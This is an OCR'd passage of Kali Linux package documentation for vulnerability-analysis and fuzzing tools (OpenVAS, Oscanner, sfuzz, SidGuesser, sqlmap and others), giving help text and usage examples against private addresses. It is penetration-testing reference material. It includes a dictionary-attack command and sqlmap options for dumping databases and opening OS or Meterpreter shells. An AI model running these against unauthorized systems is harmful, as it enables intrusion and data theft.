Fuzz two hosts *(-a 192.168.1.123 -b 192.168.1.15)*, both on port 6970 *(-A 6970 -B 6970)*, through interface eth0 *(-i eth0)*:

```
root@kali:~# ohrwurm -a 192.168.1.123 -b 192.168.1.15 -A 6970 -B 6970 -i eth0
ohrwurm-0.1
using random seed 2978455466
```

CATEGORIES: SNIFFING/SPOOFING, VULNERABILITY ANALYSIS*TAGS:* FUZZING, RTP, SNIFFING, SPOOFING, VOIP, VULNANALYSIS

openvas-administrator

OPENVAS-ADMINISTRATOR PACKAGE DESCRIPTION

This is the administrator module for the Open Vulnerability Assessment System (OpenVAS). It is intended to simplify the configuration and administration of an OpenVAS server both on a local installation as well as on a remote system.

openvas-administrator Homepage | Kali openvas-administrator Repo

- Author: OpenVAS
- License: GPLv2

TOOLS INCLUDED IN THE OPENVAS-ADMINISTRATOR PACKAGE

openvasad–AdministratoroftheOpenVulnerabilityAssessmentSystem

```
root@kali:~# openvasad -h
Usage:
  openvasad [OPTION...] - Administrator of the Open Vulnerability Assessment System

Help Options:
  -h, --help                                 Show help options

Application Options:
  -V, --version                              Print version.
  -v, --verbose                              Verbose messages.
  -f, --foreground                           Run in foreground.
  -a, --listen=<address>                     Listen on <address>.
  -p, --port=<number>                        Use port number <number>.
  -c, --command=<command>                    OAP command (e.g. add_user, remove_user,
list_users)
  -u, --username=<name>                      Username when creating, editing or removing a
user
  -w, --password=<password>                  Password for the new user
  -r, --role=<role>                          Role when creating or modifying a user (User,
Admin or Observer)
  -t, --account=<username:password>          Username and password for new user (overrides
-u and -w)
  --rules-file=<rules-file>                  File containing the rules for the user
  --users-dir=<users-dir>                    Directory containing the OpenVAS user data
(default: /var/lib/openvas/users/)
  --scanner-config-file=<config-file>        File containing the OpenVAS-Scanner
configuration (default: /etc/openvas/openvassd.conf)
  -s, --sync-script=<sync-script>            Script to use for NVT feed synchronization
  -A, --scap-script=<scap-script>            Script to use for SCAP feed synchronization
  -C, --cert-script=<cert-script>            Script to use for CERT feed synchronization
  -F, --feed-version                         Print version of the installed NVT feed.
  -S, --sync-feed                            Synchronize the installed NVT feed.
  -T, --print-sync-status                    Print the synchronization status of the
installed NVT feed.
  --enable-modify-settings                   Enable the OAP MODIFY_SETTINGS command.
  --disable-password-policy                  Do not restrict passwords to the policy.
```

OPENVAS-ADMINISTRATOR USAGE EXAMPLE

Listen on localhost *(–listen=127.0.0.1)* on port 9393 *(–port=9393)* using the specified scanner configuration file *(–scanner-config-file=/etc/openvas/openvassd.conf*.

```
root@kali:~# openvasad --listen=127.0.0.1 --port=9393 --scanner-config-
file=/etc/openvas/openvassd.conf
```

CATEGORIES: VULNERABILITY ANALYSIS*TAGS:* VULNANALYSIS

openvas-cli

OPENVAS-CLI PACKAGE DESCRIPTION

OpenVAS-CLI collects command line tools to handle with the OpenVAS services via the respective protocols.

openvas-cli Homepage | Kali openvas-cli Repo

- Author: OpenVAS
- License: GPLv2

TOOLS INCLUDED IN THE OPENVAS-CLI PACKAGE

omp–OpenVASOMPCommandLineInterface

```
root@kali:~# omp --help
Usage:
  omp [OPTION...] - OpenVAS OMP Command Line Interface

Help Options:
  -?, --help                      Show help options

Application Options:
  -h, --host=<host>               Connect to manager on host <host>
  -p, --port=<number>             Use port number <number>
  -V, --version                   Print version.
  -v, --verbose                   Verbose messages (WARNING: may reveal passwords).
  -u, --username=<username>       OMP username
  -w, --password=<password>       OMP password
  --config-file=<config-file>     Configuration file for connection parameters.
  -P, --prompt                    Prompt to exit.
  -O, --get-omp-version           Print OMP version.
  -n, --name=<name>               Name for create-task.
  -C, --create-task               Create a task.
  -m, --comment=<name>            Comment for create-task.
  -c, --config=<config>           Config for create-task.
  -r, --rc                        Create task with RC read from stdin.
  -t, --target=<target>           Target for create-task.
  -E, --delete-report             Delete one or more reports.
  -D, --delete-task               Delete one or more tasks.
  -R, --get-report                Get report of one task.
  -F, --get-report-formats        Get report formats. (OMP 2.0 only)
  -f, --format=<format>           Format for get-report.
  -G, --get-tasks                Get status of one, many or all tasks.
  -g, --get-configs              Get configs.
  -T, --get-targets              Get targets.
  -i, --pretty-print             In combination with -X, pretty print the response.
  -S, --start-task               Start one or more tasks.
  -M, --modify-task              Modify a task.
  --file                        Add text in stdin as file on task.
   -X, --xml=<command>              XML  command  (e.g. "<help/>"").  "-"  to  read  from
stdin.
```

OMP USAGE EXAMPLE

Connect to the OpenVAS server *(-h 127.0.0.1)* with the admin user *(-u admin)* on port 9390 *(-p 9390)* and list the available scan configs *(-g)*:

```
root@kali:~# omp -h 127.0.0.1 -u admin -p 9390 -g
Enter password:
085569ce-73ed-11df-83c3-002264764cea  empty
daba56c8-73ec-11df-a475-002264764cea  Full and fast
698f691e-7489-11df-9d8c-002264764cea  Full and fast ultimate
708f25c4-7489-11df-8094-002264764cea  Full and very deep
74db13d6-7489-11df-91b9-002264764cea  Full and very deep ultimate
```

CATEGORIES: VULNERABILITY ANALYSIS*TAGS:* VULNANALYSIS

openvas-manager

OPENVAS-MANAGER PACKAGE DESCRIPTION

The OpenVAS-Manager is a layer between OpenVAS-Scanner and various client applications such as OpenVAS-Client or Greenbone Security Assistant. Among other features, it adds server-side storage of scan results and it makes it unnecessary for scan clients to keep connection until a scan finishes.

openvas-manager Homepage | Kali openvas-manager Repo

- Author: OpenVAS
- License: GPLv2

TOOLS INCLUDED IN THE OPENVAS-MANAGER PACKAGE

greenbone-certdata-sync–SyncCERTdata

```
root@kali:~# greenbone-certdata-sync --help
/usr/sbin/greenbone-certdata-sync: Sync CERT data
 --describe display current feed info
 --feedversion  display version of this feed
 --help     display this help
 --identify display information
 --refresh  update database without downloading new state
 --selftest perform self-test
 --version  display version
```

greenbone-scapdata-sync–SyncSCAPdata

```
root@kali:~# greenbone-scapdata-sync --help
/usr/sbin/greenbone-scapdata-sync: Sync SCAP data
 --describe       display current feed info
 --feedversion    display version of this feed
 --help           display this help
 --identify       display information
 --refresh        update database without downloading new state
 --refresh-private update database using only user data
 --selftest       perform self-test
 --version        display version
 --verbose        enable verbose log messages
```

openvasmd–ManageroftheOpenVulnerabilityAssessmentSystem

```
root@kali:~# openvasmd --help
Usage:
  openvasmd [OPTION...] - Manager of the Open Vulnerability Assessment System

Help Options:
  -h, --help                               Show help options

Application Options:
  --backup                                 Backup the database.
  -d, --database=<file>                    Use <file> as database.
  --disable-cmds=<commands>                Disable comma-separated <commands>.
  --disable-encrypted-credentials          Do not encrypt or decrypt credentials.
  --disable-password-policy                Do not restrict passwords to the policy.
  -f, --foreground                         Run in foreground.
  -a, --listen=<address>                   Listen on <address>.
  --listen2=<address>                      Listen also on <address>.
  -m, --migrate                            Migrate the database and exit.
  --create-credentials-encryption-key      Create a key to encrypt credentials.
  --encrypt-all-credentials                (Re-)Encrypt all credentials.
  --otp                                    Serve OTP too.
  -p, --port=<number>                      Use port number <number>.
  --port2=<number>                         Use port number <number> for address 2.
  --rebuild                                Rebuild the NVT cache and exit.
  -l, --slisten=<address>                  Scanner (openvassd) address.
  -s, --sport=<number>                  Scanner (openvassd) port number.
  -u, --update                         Update the NVT cache and exit.
  -v, --verbose                        Print progress messages.
  --version                            Print version and exit.
```

openvas-certdata-sync–SyncCERTadvisorydata

```
root@kali:~# openvas-certdata-sync --help
/usr/sbin/openvas-certdata-sync: Sync CERT advisory data
OpenVAS administrator functions:
 --refresh      refresh database without downloading feed data
 --selftest     perform self-test
 --identify     display information
 --version      display version
 --describe     display current CERT feed info
 --feedversion   display current CERT feed version

Environment variables:
CERT_DIR            where to place CERT advisories
OV_CERT_RSYNC_FEED   URL of rsync feed
TMPDIR              temporary directory used to download the files
PRIVATE_SUBDIR       subdirectory to exclude from deletion by rsync
```

openvas-scapdata-sync–SyncSCAPdatausingdifferentprotocols

```
root@kali:~# openvas-scapdata-sync --help
/usr/sbin/openvas-scapdata-sync: Sync SCAP data using different protocols
 --rsync        sync with rsync (default)
 --refresh      update database without downloading feed data
 --refresh-private  update database only using private data
 --check        just checksum check
OpenVAS administrator functions:
 --selftest perform self-test
 --identify display information
 --version  display version
 --describe display current scap feed info
 --feedversion   display current scap feed version
 --dst-dir <dir>    SCAP destination directory
Options:
 --verbose       enable verbose log messages

Environment variables:
SCAP_DIR        where to extract plugins (absolute path)
OV_RSYNC_FEED   URL of rsync feed
OV_HTTP_FEED    URL of http feed
```

```
TMPDIR       temporary directory used to download the files
PRIVATE_SUBDIR  subdirectory to exclude from deletion by rsync
Note that you can use standard ones as well (e.g. http_proxy) for wget/curl
```

OPENVASMD USAGE EXAMPLE

Start the daemon on localhost *(–a 127.0.0.1)*, port 9390 *(–p 9390)* and connect to the scanner daemon on localhost *(–l 127.0.0.1)*, port 9391 *(–s 9391)*:

```
root@kali:~# openvasmd -a 127.0.0.1 -p 9390 -l 127.0.0.1 -s 9391
```

OPENVAS-CERTDATA-SYNC USAGE EXAMPLE

```
root@kali:~# openvas-certdata-sync
[i] This script synchronizes a CERT advisory directory with the OpenVAS one.
[i] CERT dir: /var/lib/openvas/cert-data
[i] Will use rsync
[i] Using rsync: /usr/bin/rsync
[i] Configured CERT data rsync feed: rsync://feed.openvas.org:/cert-data

OpenVAS feed server - http://openvas.org/
This service is hosted by Intevation GmbH - http://intevation.de/
All transactions are logged.
Please report problems to admin@intevation.de

receiving incremental file list
```

OPENVAS-SCAPDATA-SYNC USAGE EXAMPLE

```
root@kali:~# openvas-scapdata-sync
[i] This script synchronizes a SCAP data directory with the OpenVAS one.
[i] SCAP dir: /var/lib/openvas/scap-data
[i] Will use rsync
[i] Using rsync: /usr/bin/rsync
[i] Configured SCAP data rsync feed: rsync://feed.openvas.org:/scap-data
OpenVAS feed server - http://openvas.org/
This service is hosted by Intevation GmbH - http://intevation.de/
All transactions are logged.
Please report problems to admin@intevation.de

receiving incremental file list
```

CATEGORIES: VULNERABILITY ANALYSIS*TAGS:* VULNANALYSIS

openvas-scanner

OPENVAS-SCANNER PACKAGE DESCRIPTION

The Open Vulnerability Assessment System is a modular security auditing tool, used for testing remote systems for vulnerabilities that should be fixed. It is made up of two parts: a scan server, and a client. The scanner/daemon, openvassd, is in charge of the attacks, whereas the client, OpenVAS-Client, provides an X11/GTK+ user interface. This package provides the scanner.

openvas-scanner Homepage | Kali openvas-scanner Repo

- Author: OpenVAS
- License: GPLv2

TOOLS INCLUDED IN THE OPENVAS-SCANNER PACKAGE

greenbone-nvt-sync–UpdatestheOpenVASsecuritychecks

Updates the OpenVAS security checks from Greenbone Security Feed.

openvas-adduser–AddanOpenVASuser

Add a user in the openvassd userbase.

openvas-mkcert–Createsascannercertificate

Creates a scanner certificate.

openvas-mkcert-client–CreateSSLclientcertificatesforOpenVAS

```
root@kali:~# openvas-mkcert-client -h
Usage:
  openvas-mkcert-client [OPTION...] - Create SSL client certificates for OpenVAS.

Options:
  -h           Display help
  -n <name>     Run non-interactively, create certificates for user <name>
               and register user <name> with the OpenVAS scanner
  -i           Install client certificates for use with OpenVAS manager
```

openvas-nvt-sync–SyncNVTsusingdifferentprotocols

```
root@kali:~# openvas-nvt-sync --help
/usr/sbin/openvas-nvt-sync: Sync NVTs using different protocols
 --rsync    sync with rsync (default)
 --wget     sync with wget
 --curl     sync with curl
 --check    just checksum check
OpenVAS administrator functions:
 --selftest  perform self-test
 --identify  display information
 --version   display version
 --describe  display current feed info
 --feedversion   display current feed version info
 --nvt-dir <dir> set directory of the NVT collection for this run
 --migrate-to-private   migrate unsigned files to private directory

Environment variables:
NVT_DIR     where to extract plugins (absolute path)
PRIVATE_SUBDIR  subdirectory of $NVT_DIR to migrate unsigned files to
OV_RSYNC_FEED   URL of rsync feed
OV_HTTP_FEED    URL of http feed
TMPDIR      temporary directory used to download the files
Note that you can use standard ones as well (e.g. http_proxy) for wget/curl
```

openvas-rmuser–RemovesanOpenVASuser

Removes a user from the openvassd userbase.

openvassd–TheOpenVASscanner

```
root@kali:~# openvassd --help
Usage:
  openvassd [OPTION...] - Scanner of the Open Vulnerability Assessment System

Help Options:
  -h, --help                        Show help options

Application Options:
  -V, --version                     Display version information
  -f, --foreground                  Do not run in daemon mode but stay in foreground
  -a, --listen=<address>            Listen on <address>
  -S, --src-ip=<ip[,ip...]>         Send packets with a source IP of <ip[,ip...]>
  -p, --port=<number>               Use port number <number>
  -c, --config-file=<.rcfile>       Configuration file
  -q, --quiet                       Quiet (do not issue any messages to stdout)
  -s, --cfg-specs                   Print configuration settings
  -y, --sysconfdir                  Print system configuration directory (set at compile
time)
  -C, --only-cache                  Exit once the NVT cache has been initialized or
updated
```

OPENVAS-ADDUSER USAGE EXAMPLE

```
root@kali:~# openvas-adduser
Using /var/tmp as a temporary file holder.

Add a new openvassd user
---------------------------------
```

```
Login : dookie
Authentication (pass/cert) [pass] :
Login password :
Login password (again) :

User rules
---------------
openvassd has a rules system which allows you to restrict the hosts that dookie has
the right to test.
For instance, you may want him to be able to scan his own host only.

Please see the openvas-adduser(8) man page for the rules syntax.

Enter the rules for this user, and hit ctrl-D once you are done:
(the user can have an empty rules set)


Login            : dookie
Password         : ***********

Rules            :


Is that ok? (y/n) [y] y
user added.
```

OPENVAS-NVT-SYNC USAGE EXAMPLE

```
root@kali:~# openvas-nvt-sync
[i] This script synchronizes an NVT collection with the 'OpenVAS NVT Feed'.
[i] The 'OpenVAS NVT Feed' is provided by 'The OpenVAS Project'.
[i] Online information about this feed: 'http://www.openvas.org/openvas-nvt-feed.html'.
[i] NVT dir: /var/lib/openvas/plugins
[i] Will use rsync
[i] Using rsync: /usr/bin/rsync
[i] Configured NVT rsync feed: rsync://feed.openvas.org:/nvt-feed
[w] Private directory '/var/lib/openvas/plugins/private' not found.
[w] Non-feed NVTs not migrated there will be deleted by rsync.
Run migration now ([y/n], any other input aborts)? y
```

OPENVAS-RMUSER USAGE EXAMPLE

```
root@kali:~# openvas-rmuser dookie
```

```
user removed.
```

OPENVASSD USAGE EXAMPLE

Start the OpenVAS scanner daemon in the foreground *(-f)* on 192.168.1.202 *(-a 192.168.1.202)*, port 8888 *(-p 8888)*:

```
root@kali:~# openvassd -f -a 192.168.1.202 -p 8888
All plugins loaded
```

CATEGORIES: VULNERABILITY ANALYSIS*TAGS:* VULNANALYSIS

Oscanner

OSCANNER PACKAGE DESCRIPTION

Oscanner is an Oracle assessment framework developed in Java. It has a plugin-based architecture and comes with a couple of plugins that currently do:

- Sid Enumeration
- Passwords tests (common & dictionary)
- Enumerate Oracle version
- Enumerate account roles
- Enumerate account privileges
- Enumerate account hashes
- Enumerate audit information
- Enumerate password policies
- Enumerate database links

The results are given in a graphical java tree.

Source: http://www.cqure.net/wp/tools/database/oscanner/

Oscanner Homepage | Kali Oscanner Repo

- Author: Patrik Karlsson
- License: GPLv2

TOOLS INCLUDED IN THE OSCANNER PACKAGE

oscanner–Oracleassessmentframework

```
root@kali:~# oscanner
    Oracle Scanner 1.0.6 by patrik@cqure.net
    ----------------------------------------
    OracleScanner -s <ip> -r <repfile> [options]
        -s  <servername>
        -f  <serverlist>
        -P  <portnr>
        -v  be verbose
```

OSCANNER USAGE EXAMPLE

Scan the target server *(-s 192.168.1.15)* on port 1040 *(-P 1040)*:

```
root@kali:~# oscanner -s 192.168.1.15 -P 1040
Oracle Scanner 1.0.6 by patrik@cqure.net
--------------------------------------------------
[-] Checking host 192.168.1.15
[x] Failed to enumerate sids from host
[-] Loading services/sids from service file
```

CATEGORIES: VULNERABILITY ANALYSIS*TAGS:* ENUMERATION, ORACLE, PASSWORDS

Powerfuzzer

POWERFUZZER PACKAGE DESCRIPTION

Powerfuzzer is a highly automated and fully customizable web fuzzer (HTTP protocol based application fuzzer) based on many other Open Source fuzzers available and information gathered from numerous security resources and websites. It was designed to be user friendly, modern, effective and working.

Currently, it is capable of identifying these problems:

- Cross Site Scripting (XSS)
- Injections (SQL, LDAP, code, commands, and XPATH)
- CRLF
- HTTP 500 statuses (usually indicative of a possible misconfiguration/security flaw incl. buffer overflow)

Designed and coded to be modular and extendable. Adding new checks should simply entail adding new methods.

Source: http://www.powerfuzzer.com/

Powerfuzzer Homepage | Kali Powerfuzzer Repo

- Author: Marcin Kozlowski
- License: GPLv3


TOOLS INCLUDED IN THE POWERFUZZER PACKAGE

powerfuzzer–WebApplicationVulnerabilityScanner

A Web Application Vulnerability Scanner.

POWERFUZZER USAGE EXAMPLE

```
root@kali:~# powerfuzzer
```


Powerfuzzer v1 BETA
File
Credentials
User
Password
Cookie
Proxy
Target URL
Exclude URL(s) or dir
Scan
Stop

Verbosity ○ Low ○ Medium ● High

Timeout 5

Ready

CATEGORIES: VULNERABILITY ANALYSIS, WEB APPLICATIONS*TAGS:* FUZZING, GUI, HTTP, VULNANALYSIS, WEBAPPS

sfuzz

SFUZZ PACKAGE DESCRIPTION

simple fuzz is exactly what it sounds like – a simple fuzzer. don't mistake simple with a lack of fuzz capability. this fuzzer has two network modes of operation, an output mode for developing command line fuzzing scripts, as well as taking fuzzing strings from literals and building strings from sequences.

simple fuzz is built to fill a need – the need for a quickly configurable black box testing utility that doesn't require intimate knowledge of the inner workings of C or require specialized software rigs. the aim is to just provide a simple interface, clear inputs/outputs, and reusability.

features

- simple script language for creating test cases
- support for repeating strings as well as fixed strings (‘sequences’ vs. ‘literals’)
- variables within test cases (ex: strings to be replaced with different strings)
- tcp and udp payload transport (icmp support tbd)
- binary substitution support (see basic.a11 for more information)
- plugin support (NEW!) see plugin.txt for more information.
- previous packet contents inclusion

Source: https://github.com/orgcandman/Simple-Fuzzer

sfuzz Homepage | Kali sfuzz Repo

- Author: Aaron Conole
- License: Other

TOOLS INCLUDED IN THE SFUZZ PACKAGE

sfuzz–BlackBoxtestingutilities

```
root@kali:~# sfuzz -h
        Simple Fuzzer
By:  Aaron Conole
version: 0.7.0
url:     http://aconole.brad-x.com/programs/sfuzz.html
EMAIL:   apconole@yahoo.com
Build-prefix: /usr
    -h   This message.
    -V   Version information.

networking / output:
    -v   Verbose output
    -q   Silent output mode (generally for CLI fuzzing)
    -X   prints the output in hex

    -b   Begin fuzzing at the test specified.
    -e   End testing on failure.
    -t   Wait time for reading the socket
    -S   Remote host
    -p   Port
    -T|-U|-O TCP|UDP|Output mode
    -R   Refrain from closing connections (ie: "leak" them)

    -f   Config File
    -L   Log file
    -n   Create a new logfile after each fuzz
    -r   Trim the tailing newline
    -D   Define a symbol and value (X=y).
    -l   Only perform literal fuzzing
    -s   Only perform sequence fuzzing
```

SFUZZ USAGE EXAMPLE

Fuzz the target server *(-S 192.168.1.1)* on port 10443 *(-p 10443)* with TCP output mode *(-T)*, using the basic HTTP config *(-f /usr/share/sfuzz/sfuzz-sample/basic.http)*:

```
root@kali:~# sfuzz -S 192.168.1.1 -p 10443 -T -f /usr/share/sfuzz/sfuzz-sample/basic.http
[12:53:47] dumping options:
    filename: </usr/share/sfuzz/sfuzz-sample/basic.http>
    state:    <8>
    lineno:   <56>
    literals:  [74]
    sequences: [34]
    symbols: [0]
    req_del:  <200>
    mseq_len: <10024>
    plugin: <none>
    s_syms: <0>
    literal[1] = [AREALLYBADSTRING]
```

CATEGORIES: VULNERABILITY ANALYSIS*TAGS:* FUZZING, VULNANALYSIS

SidGuesser

SIDGUESSER PACKAGE DESCRIPTION

Guesses sids/instances against an Oracle database according to a predefined dictionary file. The speed is slow (80-100 guesses per second) but it does the job.

Source: http://www.cqure.net/wp/tools/database/sidguesser/

SidGuesser Homepage | Kali SidGuesser Repo

- Author: Patrik Karlsson
- License: GPLv2

TOOLS INCLUDED IN THE SIDGUESSER PACKAGE

sidguess–GuessessidsagainstanOracledatabase

```
root@kali:~# sidguess

SIDGuesser v1.0.5 by patrik@cqure.net
-------------------------------------
sidguess -i <ip> -d <dictionary> [options]

options:
    -p <portnr> Use specific port (default 1521)
    -r <report> Report to file
    -m <mode>   findfirst OR findall(default)
```

SIDGUESS USAGE EXAMPLE

Attack the server *(-i 192.168.1.205)* using a dictionary file *(-d /usr/share/wordlists/metasploit/unix_users.txt)*:

```
root@kali:~#            sidguess            -i            192.168.1.205            -d
/usr/share/wordlists/metasploit/unix_users.txt

SIDGuesser v1.0.5 by patrik@cqure.net
-------------------------------------


Starting Dictionary Attack (<space> for stats, Q for quit) ...
```

CATEGORIES: VULNERABILITY ANALYSIS*TAGS:* DATABASE, ORACLE, VULNANALYSIS

SIPArmyKnife

SIPARMYKNIFE PACKAGE DESCRIPTION

SIP Army Knife is a fuzzer that searches for cross site scripting, SQL injection, log injection, format strings, buffer overflows, and more.

Source: http://packetstormsecurity.com/files/107301/SIP-Army-Knife-Fuzzer-1123

SIPArmyKnife Homepage | Kali SIPArmyKnife Repo

- Author: Blake Cornell
- License: GPLv2

TOOLS INCLUDED IN THE SIPARMYKNIFE PACKAGE

siparmyknife–SIPfuzzingtool

```
root@kali:~# siparmyknife

-h, Enter host
```

SIPARMYKNIFE USAGE EXAMPLE

```
root@kali:~# coming soon
```

CATEGORIES: SNIFFING/SPOOFING, VULNERABILITY ANALYSIS*TAGS:* VOIP, VULNANALYSIS, WEBAPPS

sqlmap

SQLMAP PACKAGE DESCRIPTION

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Features

- Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase and SAP MaxDB database management systems.
- Full support for six SQL injection techniques: boolean-based blind, time-based blind, error-based, UNION query, stacked queries and out-of-band.
- Support to directly connect to the database without passing via a SQL injection, by providing DBMS credentials, IP address, port and database name.
- Support to enumerate users, password hashes, privileges, roles, databases, tables and columns.
- Automatic recognition of password hash formats and support for cracking them using a dictionary-based attack.
- Support to dump database tables entirely, a range of entries or specific columns as per user's choice. The user can also choose to dump only a range of characters from each column's entry.
- Support to search for specific database names, specific tables across all databases or specific columns across all databases' tables. This is useful, for instance, to identify tables containing custom application credentials where relevant columns' names contain string like name and pass.
- Support to download and upload any file from the database server underlying file system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
- Support to execute arbitrary commands and retrieve their standard output on the database server underlying operating system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
- Support to establish an out-of-band stateful TCP connection between the attacker machine and the database server underlying operating system. This channel can be an interactive command prompt, a Meterpreter session or a graphical user interface (VNC) session as per user's choice.
- Support for database process' user privilege escalation via Metasploit's Meterpreter getsystem command.

Source: http://sqlmap.org/

sqlmap Homepage | Kali sqlmap Repo

- Author: Bernardo Damele Assumpcao Guimaraes, Miroslav Stampar

- License: GPLv2

TOOLS INCLUDED IN THE SQLMAP PACKAGE

sqlmap–automaticSQLinjectiontool

```
root@kali:~# sqlmap -h
Usage: python sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs

  Request:
    These options can be used to specify how to connect to the target URL

    --data=DATA         Data string to be sent through POST
    --cookie=COOKIE     HTTP Cookie header value
    --random-agent      Use randomly selected HTTP User-Agent header value
    --proxy=PROXY       Use a proxy to connect to the target URL
    --tor               Use Tor anonymity network
    --check-tor         Check to see if Tor is used properly

  Injection:
    These options can be used to specify which parameters to test for,
    provide custom injection payloads and optional tampering scripts

    -p TESTPARAMETER    Testable parameter(s)
    --dbms=DBMS         Force back-end DBMS to this value

  Detection:
    These options can be used to customize the detection phase

    --level=LEVEL       Level of tests to perform (1-5, default 1)
    --risk=RISK         Risk of tests to perform (0-3, default 1)
  Techniques:
    These options can be used to tweak testing of specific SQL injection
    techniques

    --technique=TECH    SQL injection techniques to use (default "BEUSTQ")

  Enumeration:
    These options can be used to enumerate the back-end database
    management system information, structure and data contained in the
    tables. Moreover you can run your own SQL statements

    -a, --all           Retrieve everything
    -b, --banner        Retrieve DBMS banner
    --current-user      Retrieve DBMS current user
    --current-db        Retrieve DBMS current database
    --passwords         Enumerate DBMS users password hashes
    --tables            Enumerate DBMS database tables
    --columns           Enumerate DBMS database table columns
    --schema            Enumerate DBMS schema
    --dump              Dump DBMS database table entries
    --dump-all          Dump all DBMS databases tables entries
    -D DB               DBMS database to enumerate
    -T TBL              DBMS database table(s) to enumerate
    -C COL              DBMS database table column(s) to enumerate

  Operating system access:
    These options can be used to access the back-end database management
    system underlying operating system

    --os-shell          Prompt for an interactive operating system shell
    --os-pwn            Prompt for an OOB shell, Meterpreter or VNC

  General:
    These options can be used to set some general working parameters

    --batch             Never ask for user input, use the default behaviour
    --flush-session     Flush session files for current target

  Miscellaneous:
    --wizard            Simple wizard interface for beginner users

[!] to see full list of options run with '-hh'
```

```
[*] shutting down at 15:52:48
```

SQLMAP USAGE EXAMPLE

